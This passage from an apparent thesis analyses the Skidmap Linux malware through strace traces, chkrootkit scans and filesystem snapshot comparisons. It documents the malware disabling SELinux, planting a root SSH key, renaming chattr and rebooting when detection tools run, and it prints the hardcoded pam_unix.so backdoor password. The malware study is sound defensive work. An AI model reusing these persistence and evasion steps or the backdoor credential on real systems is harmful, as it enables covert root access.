
The first part of the "strace" output included the modification of "pam_unix.so", the lessening of security level, the creation of "ssh-rsa" key and the renaming of "chattr" command to "t" which matched the findings of "Code Analysis" (Figure 5.3.4.5).



```
skd_strace.out [Read-Only]
~/Skidmap
sa_restorer=0x456f80}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=0}, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
clone(child_stack=NULL, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7ffd37e72f3c) = 5677
wait4(5677, [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 5677
rt_sigaction(SIGINT, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f80},
NULL, 8) = 0
rt_sigaction(SIGQUIT, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER,
sa_restorer=0x456f80}, NULL, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=5677, si_uid=0, si_status=0, si_utime=0,
si_stime=0} ---
access("/etc/selinux/config", F_OK)      = 0
open("/etc/selinux/config", O_RDWR|O_TRUNC) = 3
write(3, "SELINUX=disabled\n", 17)       = 17
write(3, "SELINUXTYPE=targeted\n", 21)   = 21
close(3)                                 = 0
utime("/etc/selinux/config", {actime=1329960397 /* 2012-02-23T03:26:37+0200 */,
modtime=1329960397 /* 2012-02-23T03:26:37+0200 */}) = 0
open("/root/.ssh", O_RDONLY|O_NONBLOCK|O_CLOEXEC|O_DIRECTORY) = -1 ENOENT (No such file or
directory)
mkdir("/root/.ssh", 0700)                = 0
open("/root/.ssh/authorized_keys", O_RDWR|O_CREAT|O_TRUNC, 0600) = 3
write(3, "ssh-rsa AAAAB3NzaC1yc2EAAAADAQAB"..., 395) = 395
close(3)                                 = 0
access("/usr/bin/chattr", X_OK)          = 0
rt_sigaction(SIGINT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f80},
{sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f80}, 8) = 0
Plain Text   Tab Width: 8   Ln 44, Col 15   INS
```

Figure 5.3.4.5 – Viewing the first part of the "strace" output


When a "CentOS" release was identified, its exact version was fetched, and the corresponding file was firstly checked for existence prior its download via "curl" to the "/usr/include" directory (Figure 5.3.4.6).




```
open("/etc/centos-release", O_RDONLY)   = 3
read(3, "CentOS Linux release 7.7.1908 (C"..., 255) = 37
chdir("/usr/include")                   = 0
access("/usr/include/cos7.tar.gz", F_OK) = -1 ENOENT (No such file or directory)
access("/usr/bin/curl", F_OK)           = 0
rt_sigaction(SIGINT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f80},
{sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f80}, 8) = 0
rt_sigaction(SIGQUIT, {sa_handler=SIG_IGN, sa_mask=[], sa_flags=SA_RESTORER,
sa_restorer=0x456f80}, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER,
sa_restorer=0x456f80}, 8) = 0
rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
clone(child_stack=NULL, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7ffd37e72d7c) = 5680
wait4(5680, [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 5680
rt_sigaction(SIGINT, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER, sa_restorer=0x456f80},
NULL, 8) = 0
rt_sigaction(SIGQUIT, {sa_handler=SIG_DFL, sa_mask=[], sa_flags=SA_RESTORER,
sa_restorer=0x456f80}, NULL, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=5680, si_uid=0, si_status=0, si_utime=0,
si_stime=4} ---
access("/usr/include/cos7.tar.gz", F_OK) = 0
chdir("/usr/include")                   = 0
```

Figure 5.3.4.6 – Viewing the "CentOS" specific system calls

However, when the MD5 hash of "/usr/bin/kaudited" was calculated, the program looped back to the OS fingerprinting stage (Figure 5.3.4.7). This was most probably due to a mismatch between the hardcoded strings and the calculated checksum. This loop was continuously triggered which resulted with the sample malfunctioning and not being able to achieve persistence and continue with the execution of the rest of the code.




```
close(3)                                = 0
access("/usr/bin/kaudited", F_OK)       = 0
nanosleep({tv_sec=1, tv_nsec=0}, 0x7ffd37e73160) = 0
pipe2([3, 4], O_CLOEXEC)                = 0
clone(child_stack=NULL, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD,
child_tidptr=0x118eb50) = 5771
close(4)                                = 0
fcntl(3, F_SETFD, 0)                    = 0
fstat(3, {st_mode=S_IFIFO|0600, st_size=0, ...}) = 0
read(3, "2803107a11f76ff279dc0802cb14d0b8"..., 4096) = 52
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=5771, si_uid=0, si_status=0,
si_utime=1, si_stime=0} ---
close(3)                                = 0
wait4(5771, [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0, NULL) = 5771
open("/etc/centos-release", O_RDONLY)   = 3
read(3, "CentOS Linux release 7.7.1908 (C"..., 255) = 37
chdir("/usr/include")                   = 0
access("/usr/include/cos7.tar.gz", F_OK) = -1 ENOENT (No such file or directory)
access("/usr/bin/curl", F_OK)           = 0
```

Figure 5.3.4.7 – Viewing the infinite code looping

Last, during the behavioral analysis via "strace" on the "CentOS" VM, it was observed how the other downloaded files differentiated the execution flow. Instead of proceeding with the calculation of "kaudited" MD5 hash, the program was terminated similarly to "Debian" VM (Figure 5.3.4.8). The cause of the termination lies to the "install.sh" script of "cos8.tar.gz" where the "kaudited" file is renamed to "systemd-udeved" prior being moved to the "/user/bin" directory.




Figure 5.3.4.8 – Failing to locate "/usr/bin/kaudited" file on "CentOS" v8

5.3.5 chkrootkit

In the code analysis of "skidmap" sample multiple persistence and hiding techniques were encountered, including the replacement of Native Linux system files with "backdoored" ones and the installation of CA certificates. Therefore, the use of "chkrootkit" tool was considered as a choice to evaluate which of the implemented techniques could be detected.

After the installation of "chkrootikit" and its dependencies, it was executed with "root" privileges:

- **$ sudo ./chkrootkit**

This verified that the system was not infected, and it could potentially prevent an investigation of a false positive indication. The output was clear of infections and therefore the malicious sample was executed prior repeating the "chkrootkit" scan.




Figure 5.3.5.1 – Applying "chkrootkit" on "Ubuntu" VM

On the "Ubuntu" VM, the only possible threat that was reported was the execution of "tmp/miner2". Upon further investigation, it was concluded that when "chkrootkit" searches for

"Linux.Xor.DDoS" evidence, it reports all the executables that reside on "/tmp" directory. Therefore, while the cryptocurrency miner was identified, it may be considered as a false positive indication regarding the existence of "Linux.Xor.DDoS"(Figure 5.3.5.1).




Figure 5.3.5.2 – Applying "chkrootkit" on "Nethserver" VM

When "chkrootkit" was used to scan the "Nethserver" or "CentOS" VM, though, a warning for a possible LKM Trojan made its appearance based on the existence of hidden (from "readdir" and "ps" commands) processes. On the "Nethserver" VM, the number of those processes was significantly higher than of those on "CentOS" VM (Figure 5.3.5.2 & Figure 5.3.5.3).




Figure 5.3.5.3 - Applying "chkrootkit" on "CentOS" VM

5.3.6 Filesystem analysis

The filesystem analysis was achieved though Linux Native commands [99], As Unix provides multiple tools to analyze the file system.

To identify the additions and removals from the system, the total files of the system were saved prior and post the execution of the sample. Consequently, the outputs were compared using the "diff" command.

The command prior to the execution was:

- **$ sudo find / | grep -v '^/proc' > snapshot1**

The commands that were used to capture another snapshot and compare them, were:

- **$ sudo find / | grep -v '^/proc' > snapshot2**
- **$ diff -crB snapshot1 snapshot2 > changes**

To filter out the important information the below command was used:

- **$ grep -e '^+' -e '^- ' -e '^!' changes**

Due to the vast amount of data provided by the tools, it is not physically possible to illustrate all the changes in this thesis and due to the similarity of the findings (especially between CentOS versions) it was decided to present the modifications that were captured at "Nethserver" VM (CentOS v7) which were evaluated to be of high importance . The addition of the LKMs, the creation of the "ssh-rsa" key, as well as the renaming of "/usr/bin/chattr" to "/usr/bin/t" (Figure 5.3.6.1) are evident.




Figure 5.3.6.1 – Viewing the filtered "changes" file

While the previous series of commands was based on the file name to identify the additions/removals on the system, the existence of modified files could be visible by comparing their md5 checksum, which uniquely identifies them.

Before executing the sample, the following chain of commands were typed in the terminal:

- **$ sudo find / -type f ! | -path '/proc*' -print0 | xargs -0 md5sum | tee md5sum.txt**

To create a list of the modified files, the following commands were used:

- **$ sudo md5sum -c md5sum.txt 2> /dev/null | grep -i 'FAILED' > failed.txt**

There were approximately 1600 files that failed the MD5 checking on "Nethserver" VM, hence they were altered. Among those modifications, were the files related to "SELinux" security module and the "backdoored" binaries that were installed by the sample to replace the original ones (Figure 5.3.6.2).




Figure 5.3.6.2 – Viewing the files that failed the MD5 comparison

5.3.7 Other Findings

Provided that the malware applied evasive techniques (especially when on a "CentOS" based distribution) it was infeasible to record all the running processes. Among the running processes, it was figured out the sample was searching for the existence of the "unhide", "sysdig" or "busybox" processes (Figure 5.3.7.1). As expected, any attempt to spawn a process that contained the keywords "unhide", "sysdig" or "busybox" on its name, resulted in an unexpected system reboot (5.2.8.4).

```
[amaryllis@soxband ~]$ ps -ef|grep -e 'sh'| grep -e 'sysdig' -e 'unhide' -e 'busybox'
root      2740 16981  0 21:28 ?        00:00:00 sh -c ps -ef|grep unhide|grep -v grep|wc -l
root      2741 19654  0 21:28 ?        00:00:00 sh -c ps -ef|grep sysdig|grep -v grep|wc -l
root      2742 22568  0 21:28 ?        00:00:00 sh -c ps -ef|grep sysdig|grep -v grep|wc -l
root      2743  9405  0 21:28 ?        00:00:00 sh -c ps -ef|grep sysdig|grep -v grep|wc -l
root      2753 15694  0 21:28 ?        00:00:00 sh -c ps -ef|grep unhide|grep -v grep|wc -l
root      2754 24209  0 21:28 ?        00:00:00 sh -c ps -ef|grep busybox|grep -v grep|wc -l
root      2768 31120  0 21:28 ?        00:00:00 sh -c ps -ef|grep busybox|grep -v grep|wc -l
```

Figure 5.3.7.1 – Revealing the protection mechanism

5.4 Summary

"Skidmap" is a complex Linux malware with multiple capabilities. It provides numerous ways for the author to access to the infected system and hide its malicious activities.

First, it replaces the system's "pam_unix.so" file with its own version that uses the "Mtm$%889*G*S3%G" authentication password. In addition, it installs an "ssh-rsa" key inside the "/root/.ssh/" folder, which is the public SSH key for root user. It also lowers the security level of the system by modifying the "/etc/selinux/config" file. The immutable attribute is removed and added several times via the "chattr" command which is renamed to "t". All the file changes are followed by a change in the access and modification time change so that it does not "raise red flags". Moreover, it gets information regarding the OS in order to download the appropriate mining software or package (Figure 5.3.7.1).




Figure 5.3.7.1 – Correlation of OS, downloaded file and "pam_unix.so" backdoor version

